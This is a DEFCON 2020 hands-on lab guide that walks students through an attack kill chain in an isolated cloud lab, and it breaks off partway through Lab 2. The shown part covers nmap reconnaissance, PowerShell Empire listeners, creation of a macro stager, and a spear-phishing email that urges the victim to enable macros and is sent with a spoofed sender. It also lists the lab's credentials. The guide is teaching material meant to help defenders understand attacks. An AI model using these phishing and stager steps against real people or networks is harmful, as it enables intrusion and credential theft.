Hacking in the Kill Chain Lab

DEFCON 2020

Håkan Nohre
Technical Solutions Architect
Cisco EMEAR

AnyConnect Install

All the hacking in this lab is performed from a virtual environment in the cloud. You don’t need to use your own laptop for hacking.

To access the lab you need to install the Cisco AnyConnect VPN Client.

You can install it on a virtual machine running Windows, MAC OS or Linux.

Download link:
https://bit.ly/3keizyE

Download the file for your preferred OS/VM and install it.

Hacking in the Attack Kill Chain

Håkan Nohre, Technical Solutions Architect

Chung-wai Lee, Cyber Security Partner Account Manager

Lab Guide v 2.1.9.3

Lab Overview

Abstract

In a new reality, we now have security breaches at a daily rate. The vulnerabilities and exploits will differ from one day to the other, but the phases of the attack don't.

This 4-hour lab will help the attendees to increase their understanding of the **Attack Kill Chain** by letting them assume the role of the Attacker.

The lab will cover:

- the initial compromise of a client through spear phishing and exploiting a client side vulnerability
- escalating the privileges on the compromised client
- using the compromised client for pivoting, to attack other machines on the inside
- using social engineering to get domain admin credentials
- using domain admin credentials to grab hashes from a domain controller
- using hashes in pass-the hash attacks and creating Golden Tickets.
- establishing stealthy persistence without uploading any file to the compromised machine

The expected audience is network and security engineers and architects, who want to understand and get hands-on experience with the Attackers' mindset, methods and tools, in order to build better defenses.

This lab will NOT focus on any defensive techniques.

Lab Summary

In this lab, we will assume the role of a Hacker and perform a realistic attack against the target organization.

Lab 1 We will perform some **reconnaissance** against the target using scanning and Open Source Intelligence (OSINT).

Lab 2 We will **gain foothold**, spear-phishing with a malicious file to take control of a client on the inside of the network.

Lab 3 We will examine the **Command and Control** between the client and our offensive framework.

Lab 4 We will perform **Local Privilege Escalation** to gain system privileges.

Lab 5A We will perform **Lateral Movement** via the compromised client to attack and take control of a mission critical IoT device (a surveillance camera). We will ensure we get root privileges thanks to a **Local Privilege Escalation** exploit. We will also try to crack some local passwords.

Lab 5B We will perform **Lateral Movement** in the Microsoft Active Directory Environment, and take control of the domain controller, dumping all the password hashes.

Lab 6A We will show how to gain **persistence** with Golden Tickets – how to re-assume control even if all passwords in the domain are reset.

Lab 6B We will show how to gain **persistence** – but this time without downloading a file or modifying the registry on the compromised client.

The lab should be completed within the allotted time of 4 hours.

Appendix A This is an optional lab for students who finish early.

Appendix B There is no appendix B! ☺

Appendix C Active Directory Background Information

Appendix D PowerShell Empire Quick Guide

Appendix E Metasploit Quick Guide

Symbols used in this document

Information, this is a section that should be read carefully because it explains important concepts.

Hacking!

This is an exercise performed by an Attacker that may involve some careful typing. The hacking will be performed via SSH consoles. The suggested commands will be in bold in blue textboxes. In the example below the student is expected to type “nmap –P0 198.19.10.211 –p 80,443”. The rest of the textbox shows output from the command

```
root@evil2:~# nmap -P0 198.19.10.211 -p 80,443

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-17 16:31 GMT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 16:31 (0:00:00 remaining)
Nmap scan report for 198.19.10.211
Host is up.
```

Note: Avoid copy/paste from the PDF file to the shell windows. There are hidden characters that may make things not work or jump out of shells.

Phishing Victim!

Here the lab student assumes the role of a naïve phishing victim,

Investigation!

This is an exercise that will look into some details.

Lab Topology




Figure 1. The lab Topology

The student will use AnyConnect to connect to the lab via VPN (credentials will be given by the lab proctor).

After connecting with AnyConnect to the lab, the student will be able to access the systems in the lab from his/her PC.

The most important systems are:

- **Jumper**. This is the computer that you'll use to access the lab.
- **Evil2**, this is the Attacker's systems from which we'll launch the attacks.
- **Workstation A (Mordiac) and Workstation B (Scratchy)**. These are clients inside the target organization.
- **IoT Surveillance camera.** This is one juicy target for the Attacker in this scenario.
- **AD1.** This is the Active Directory Domain Controller, another target for the Attacker.

Accounts and Passwords

Device		Username	Password
Jumper	***198.18.133.135***	cisco	
Evil2	***198.18.133.111***	root	C1sco12345
Workstation A	***198.18.133.38***	mordiac@labrats.se	C1sco12345
Workstation B	***198.18.133.37***	scratchy@labrats.se	

Connecting to Lab Devices

Step 1 Connect with AnyConnect to the destination given by the instructor. The instructor will also give you the login credentials.

Step 2 Open a remote desktop session to **Jumper**. From **Jumper,** there should be desktop shortcuts for opening Remote Desktop (RDP) sessions to **Workstation A** (Mordiac) and **Workstation B** (Scratchy).

To open Remote Desktop from your Windows machine, use the Windows Run Command bar and type ***mstsc***, figure 2.




Figure 2 – Remote Desktop Connection

Step 3 Test connectivity to **Workstation A** (Mordiac) and **B** (Scratchy). Use the remote desktop shortcuts on **Jumper** to access the Workstations, figure 3.

The desktop shortcuts on jumper should logon with the preconfigured usernames (mordiac@labrats.se on A, scratchy@labrats.se on B) and password C1sco12345.




Figure 3 – Login window for Workstation

Step 4 From **Workstation A** (Mordiac), test connectivity to the critical IoT device that contains incredibly sensitive information. Open the **Chrome** Browser, and go to the IoT Surveillance Camera: http://iot.labrats.se





Figure 4 – Feed captured by the surveillance camera


Step 5 From J**umper**, check connectivity to ***evil2***. Click on the **mtputty** (multi-tab putty) icon, expand the PuTTY sessions and double-click on evil2. This will open a shell window to evil2. (Username root; Password C1sco12345).




Important STEPs to Improve LAB Resiliency!!!

Step 6 When dCloud is congested, random sessions could experience internal network issues, causing ARP request/responses to fail. In order to mitigate this, please start continuous pings from **Workstation A** to **evil2** (198.18.133.111), **ad1** (198.19.10.1) and **iot** (198.19.10.211).

Step 7 To start a continuous ping, open a command window and issue **ping –t <destination IP-address)**. You will need 3 such windows.



Step 8 Repeat the above for **Workstation B**!!



Lab 1: Reconnaissance

Exercise Description

In this exercise, we perform some initial recon. We use ***nmap*** to verify whether we can reach the target servers directly. Since this is not possible we will examine the results of recon using Open Source Intelligence.

Exercise Steps

Step 1 From ***Jumper***, if you don't have an SSH shell window open to evil2, reopen it.

```
root@evil2: ~
Using username "root".

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 30 10:45:14 2017 from 198.18.133.135
root@evil2:~#
```

Step 2 See if we can get to the internal server ***iot.labrats.se*** directly from the attacking machine.

Try to scan it with ***nmap*** to see if it has ports 80 or 443 open:

```
root@evil2# nmap –P0 198.19.10.211 –p 80,443
```


nmap www.nmap.org is a well-known tool for Attackers and penetration testers that does scanning and much more.

Note: Copy/Paste of the command line from PDF document may not work! You may have to type it.

From the result below it shows that the Attacker cannot reach the machine directly (note the word filtered).

```
root@evil2:~# nmap -P0 198.19.10.211 -p 80,443

Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-30 13:15 EDT
Nmap scan report for 198.19.10.211
Host is up.

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.05 seconds
root@evil2:~#
```

Step 3 Since it is not possible to attack the servers directly, the Attacker has gathered some information using Open Source Intelligence. This means searching open sources such as Google, LinkedIn, Facebook etc.



In this case, other members of the attacking team have already performed the OSINT recon and here is what they have found out:

- The target's CFO is Scratchy. He has just updated his LinkedIn profile, seems to be looking for a new job. He likes bird watching.
- The target's IT admin is Mordiac. He is also interested in new career opportunities. One of his hobbies is eating tuna fish.
- We found a few Excel files on their public webservers (googling for filetype:xls site:<target domain name>). Some of these Excels contain macros.

Exercise Conclusion

In this quick exercise, we did a quick recon of the target. Scanning did not give much; it appears that the target firewall is blocking access to internal servers. Using OSINT, we learned something we can use in the next lab.

Key concepts: OSINT (Open Source Intelligence)

Key tools: nmap

Lab 2A: Gain Foothold with a Malicious File

Exercise Description

In this exercise, we will try to gain the initial foothold. The Attacker will use the recon in the previous lab and attack an end user (Mordiac) with a spear phishing attack using a malicious attached file.

In this exercise, we will get familiar with Empire (http://www.powershellempire.com) [1]. Empire is a formidable post exploitation framework for windows environments.

The client side is written entirely in PowerShell, thus making PowerShell Empire a very powerful and stealthy framework for lateral movement, privilege escalation and persistence (which are all parts of the following labs).

PowerShell Empire can also be used for the initial exploitation of windows systems by creating malicious PowerShell payloads that can be encapsulated in Macros, VBS, BAT files and others.

Note: With Empire 2.0, Empire supports not only exploitation in windows environments with PowerShell, it also supports exploitation in Linux and MAC OS environments with python.


Exercise Steps

Step 1 Since the Attacker cannot access the target directly he will try to compromise a client computer. The Attacker has therefore prepared an Excel file with a malicious macro and tried to make sure it will bypass Antivirus.

On **evil2**, change to the /opt/Empire directory and start Empire and wait for a naive end user to open the Excel file.

```
root@evil2:~# cd /opt/Empire
root@evil2:/opt/Empire# ./empire
```

Your screen should look somewhat like this:



Note: Keep this console (below marked Emp) with Empire open throughout this lab, and avoid exiting Empire. Most of the hacking activities in the lab will be performed from this SSH session with the PowerShell Empire running. There will also be other SSH consoles where you work directly with Metasploit or a Linux shell, but keep those in separate mtPUTTY tabs (don't exit Empire).

Step 2 Type ***listeners*** to view the existing listeners**.**

Empire) > **listeners**

A **Listener** is the server part of a Command-and-Control connection; to which compromised clients will connect. In this case, we have a few listeners (called "CL" and "Meterpreter") defined already.

```
(Empire) > listeners

[*] Active listeners:

  Name             Module          Host                          Delay/Jitter   KillDate
  ----             ------          ----                          ------------   --------
  Meterpreter      meterpreter     http://198.18.133.111:80      n/a            n/a
  CL               http            http://198.18.133.111:8081    5/0.0

(Empire: listeners) >
```

Step 3 The Attacker can then create a **Stager**. A stager is a piece of client code that will connect to the **Listener**. The way of distributing the stager may vary, e.g. bat file, visual basic script file, macro etc. To create a macro stager, type the following:


(Empire: listeners) > **usestager windows/macro**

(Empire: stager/windows/macro) > **set Listener CL**


(Empire: stager/windows/macro) > **execute**

[*] Stager output written out to: /tmp/macro

Step 4 Examine the created stager (it was written to /tmp/macro). Open a second SSH session to **evil2** (double-click on evil2 in MTPuTTY). You should now have 2 different sessions in MTPuTTY to evil2, one for handling Empire commands and one for a normal Linux shell.



Step 5 From the shell session, type ***cat /tmp/macro*** to display its content.



Note that this macro file would typically be inserted into an office document (e.g. Excel, PowerPoint, Word etc.) and a phishing mail would be prepared.

However, to save time for this lab, a malicious Excel file (and possible some other malware) has already been created and placed on evil2 at /root/malware/ directory. The Excel will be /root/malware/tunafish-tapas.xls.

Use the 2nd SSH sessio (with shell access) to create an "*irresistible*" phishing email to Mordiac, the IT-admin.

Optionally, create your own phishing message body using your favorite Linux editor or by using the echo command as in the picture below. Note that a file called **phishtext** has already been created for you, so if its content is good enough you can use it and go directly to the next step.

```
root@evilkali2:~# echo "Dear Mordiac," > phishtext
root@evilkali2:~# echo "This is the job offer we discussed on the phone." >> phishtext
root@evilkali2:~# echo "Salary is obscene and there is free tuna" >> phishtext
root@evilkali2:~# echo "You may have to enable macros to calculate your total package" >> phishtext
root@evilkali2:~# echo "Yours Sincerely," >> phishtext
root@evilkali2:~# echo "Itchy, Head Recruiter" >> phishtext
root@evilkali2:~# more phishtext
Dear Mordiac,
This is the job offer we discussed on the phone.
Salary is obscene and there is free tuna
You may have to enable macros to calculate your total package
Yours Sincerely,
Itchy, Head Recruiter
root@evilkali2:~#
```

Step 6

Use the 2nd SSH session (with shell access) to send the message with ***sendemail*** to the unsuspecting Mordiac. For options used by sendemail you can type ***sendemail –h***. The options used here are:

-t recipient email address

-f sender's email address (TIP: you don't have to put in your own ☺)

-s receiving mail server (you don't have to do a lookup of MX records)

-u subject

-a attachment file

-o message-file=phishtext the text in the body of the message

-o tls=no **important, to avoid using TLS in SMTP, which would not work in this lab setup

